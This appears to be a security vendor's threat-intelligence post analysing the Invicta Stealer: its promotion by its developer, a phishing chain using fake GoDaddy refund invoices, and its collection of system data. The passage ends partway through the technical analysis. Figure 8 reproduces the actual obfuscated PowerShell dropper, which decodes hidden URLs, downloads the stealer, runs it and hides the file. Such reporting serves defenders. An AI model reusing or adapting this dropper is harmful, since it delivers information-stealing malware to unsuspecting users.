Invicta Stealer Spreading Through Phony GoDaddy Refund Invoices

blog.cyble.com/2023/05/25/invicta-stealer-spreading-through-phony-godaddy-refund-invoices/

May 25, 2023

Threat Actor Releases Free Builder to Boost Popularity and Inflict Damage

It is apparent from past evidence that threat actors (TAs) utilize social media platforms to demonstrate their technical expertise to attract potential allies or customers interested in acquiring or leasing malware families such as Stealers, Ransomware, RATs, and similar tools.

The primary motivation behind such actions is to generate monetary gains or seek collaborations for engaging in highly profitable cyber-attacks. This pattern underscores the role of social media as a tool for connecting with like-minded individuals and facilitating the pursuit of lucrative cybercrime activities.

Cyble Research and Intelligence Labs (CRIL) came across a new stealer named Invicta Stealer. The developer behind this malware is extensively engaged on social media platforms, utilizing them to promote their information stealer and its lethal capabilities.

The figure below shows the Telegram channel created by TAs to promote the stealer.



Figure 1 – Invicta Stealer Telegram Channel

Additionally, the TA has created a YouTube Channel where they demonstrate a video tutorial detailing the steps to create the Invicta Stealer executable using a builder tool available in the Github repository.

The Invicta Stealer can collect system information, system hardware details, wallet data, and browser data and extract information from applications like Steam and Discord.

The GitHub post by the TA, illustrated in the figure below, highlights their active promotion of the Invicta Stealer and its functionalities.



Figure 2 – GitHub Post of Invicta Stealer

The GitHub post includes a noteworthy detail: the malware developer generously offers a free stealer builder alongside the provided information. When running the builder executable, users are prompted to input a Discord webhook or server URL, which serves as the command and control (C&C) mechanism.

The figure below illustrates the Invicta Stealer builder.



Figure 3 – Invicta Stealer Builder

CRIL has noticed a significant increase in the prevalence of the Invicta Stealer due to its builder availability on the GitHub page, leading to numerous TAs actively employing it to infect unsuspecting users.

The figure below shows the statistics of Invicta Stealer samples identified in the wild.



Figure 4 – Increased Activity of Invicta Stealer

Infection Chain

The infection begins with a spam email with a deceptive HTML page designed to appear as an authentic refund invoice from GoDaddy, aiming to trick the recipients.

The figure below shows the phishing HTML page.



Figure 5 – Phishing HTML Page

Upon opening the phishing HTML page, users are instantly redirected to a Discord URL, initiating the download of a file named “Invoice.zip”. The figure below illustrates the HTML page’s redirection process to the Discord URL to download “Invoice.zip”.



Figure 6 – Browser Redirecting to Download Compressed File

Inside the “Invoice.zip” archive file, there is a shortcut file named “INVOICE_MT103.lnk”. When the user opens this .LNK file, it triggers a PowerShell command that runs a .HTA file hosted on the TAs Discord server. The figures below depict the .LNK file and the PowerShell command.



Figure 7 – Details of the Malicious Link File

This HTA file contains VBScript code that, in turn, executes a PowerShell script. The PowerShell script is responsible for downloading an extremely malicious Invicta Stealer disguised as "Invoice_MT103_Payment.exe".

The figure below shows the malicious PowerShell Command.

```
"C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe" -ExecutionPolicy UnRestricted function irOWQZlui($rqOUiWzHkhWgD, $IKzJrq){[IO.File]::WriteAllBytes
($rqOUiWzHkhWgD, $IKzJrq)};function xdWIlfTRkgY($rqOUiWzHkhWgD){if($rqOUiWzHkhWgD.EndsWith((zkgDPisVlAuJ @(50441,50495,50503,50503))) -eq $True){rundll32.exe $rqOUiWzHkhWgD
}elseif($rqOUiWzHkhWgD.EndsWith((zkgDPisVlAuJ @(50441,50507,50510,50444))) -eq $True){powershell.exe -ExecutionPolicy unrestricted -File $rqOUiWzHkhWgD}elseif
($rqOUiWzHkhWgD.EndsWith((zkgDPisVlAuJ @(50441,50504,50510,50500))) -eq $True){misexec /qn /i $rqOUiWzHkhWgD}else{Start-Process $rqOUiWzHkhWgD}};function VzLgxMRdbYx
($irOWQZlui){$rcMhAFWjwcVM1=(zkgDPisVlAuJ @(50467,50500,50495,50495,50496,50505));$bLZpBzueoWZVu=(Get-ChildItem $irOWQZlui -Force);$bLZpBzueoWZVu.Attributes=
$bLZpBzueoWZVu.Attributes -bor ([IO.FileAttributes]$rcMhAFWjwcVM1).value__};function xzbtejDWHhuwEVh($coPEObLhmzAsc){$HnFqDTYJKloihJQRpjyu = New-Object (zkgDPisVlAuJ @
(50473,50496,50511,50441,50482,50496,50493,50462,50503,50500,50496,50505,50511));[Net.ServicePointManager]::SecurityProtocol = [Net.SecurityProtocolType]::TLS12;$IKzJrq =
$HnFqDTYJKloihJQRpjyu.DownloadData($coPEObLhmzAsc);return $IKzJrq};function zkgDPisVlAuJ($APgWvfimRpue){$qbPUbEtlxYS=50395;$DbWhSuQwPCybrH=$Null;foreach($jvXllrVrJ in
$APgWvfimRpue){$DbWhSuQwPCybrH+=[char]($jvXllrVrJ-$qbPUbEtlxYS)};return $DbWhSuQwPCybrH};function sFtwplqMxbxc(){$vZyPrAsecrzXNsI = $env:AppData + '\';$iEmveRpUzkdVCOej =
$vZyPrAsecrzXNsI + 'MT103-Payment.jpg';If(Test-Path -Path $iEmveRpUzkdVCOej){Invoke-Item $iEmveRpUzkdVCOej;}Else{ $vzQdvXrtZgFnqAd = xzbtejDWHhuwEVh (zkgDPisVlAuJ @
(50499,50511,50511,50507,50510,50453,50442,50442,50500,50441,50500,50493,50493,50441,50494,50506,50442,50471,50509,50483,50483,50466,50443,50499,50442,50472,50479,50444,50443
,50446,50440,50475,50492,50516,50504,50496,50505,50511,50441,50501,50507,50498));irOWQZlui $iEmveRpUzkdVCOej $vzQdvXrtZgFnqAd;Invoke-Item $iEmveRpUzkdVCOej;};$VUgYBSSrM =
$vZyPrAsecrzXNsI + 'Invoice_MT103_Payment.exe'; If (Test-Path -Path $VUgYBSSrM){xdWIlfTRkgY $VUgYBSSrM;}Else{ $MiFlwEirnefQv = xzbtejDWHhuwEVh (zkgDPisVlAuJ @
(50499,50511,50511,50507,50510,50453,50442,50442,50494,50495,50505,50441,50495,50500,50510,50494,50506,50509,50495,50492,50507,50507,50441,50494,50506,50504,50442,50492,50511
,50511,50492,50494,50499,50504,50496,50505,50511,50510,50442,50452,50448,50445,50443,50451,50450,50443,50450,50452,50451,50452,50445,50452,50450,50448,50449,50445,50449,50442
,50444,50444,50443,50451,50447,50447,50450,50448,50447,50447,50452,50448,50444,50452,50450,50444,50451,50451,50443,50442,50468,50505,50513,50506,50500,50494,50496,50490,50472
,50479,50444,50443,50446,50490,50475,50492,50516,50504,50496,50505,50511,50441,50496,50515,50496));irOWQZlui $VUgYBSSrM $MiFlwEirnefQv;xdWIlfTRkgY $VUgYBSSrM;};VzLgxMRdbYx
$VUgYBSSrM;;;;;};sFtwplqMxbxc;" uac
```

Figure 8 – Malicious PowerShell Command

The figure below depicts the entire infection chain of the Invicta stealer, illustrating the step-by-step progression from the initial infection to the delivery of the final payload.



Figure 9 – Invicta Stealer Infection Chain

Technical Analysis

For our analysis of Invicta stealer capabilities, we obtained a 64-bit GUI binary of the malicious Invicta Stealer from the wild. Its SHA256 hash is 067ef14c3736f699c9f6fe24d8ecba5c9d2fc52d8bfa0166ba3695f60a0baa45.

The figure below displays the details of the Invicta Stealer that CRIL analyzed.



Figure 10 – Invicta Stealer File Details

Anti-VM techniques

To obscure the reversing process, the stealer employs several techniques. The developers utilize encrypted strings to conceal important information, and crucial operations are executed using SYSCALLS, making it harder to analyze the code. Additionally, the stealer leverages multithreading to carry out multiple malicious activities simultaneously.

The figure below illustrates the assembly code responsible for the execution of SYSCALLS.



Figure 11 – Invicta Stealer Implementing SYSCALLS

Targeting System Information

Upon execution, the stealer collects an extensive array of system information. This includes details such as the computer name, system username, system time zone, system language, operating system version, and names of running processes. Additionally, the stealer employs techniques to extract system hardware information, such as the main memory size, number of CPU cores, screen resolution, hardware ID, IP address, and Geo IP details. Once the system information is extracted, the stealer consolidates the collected data into a single text file named “sys_info.txt”. This file is then stored in memory and will be exfiltrated in the later stage of execution.

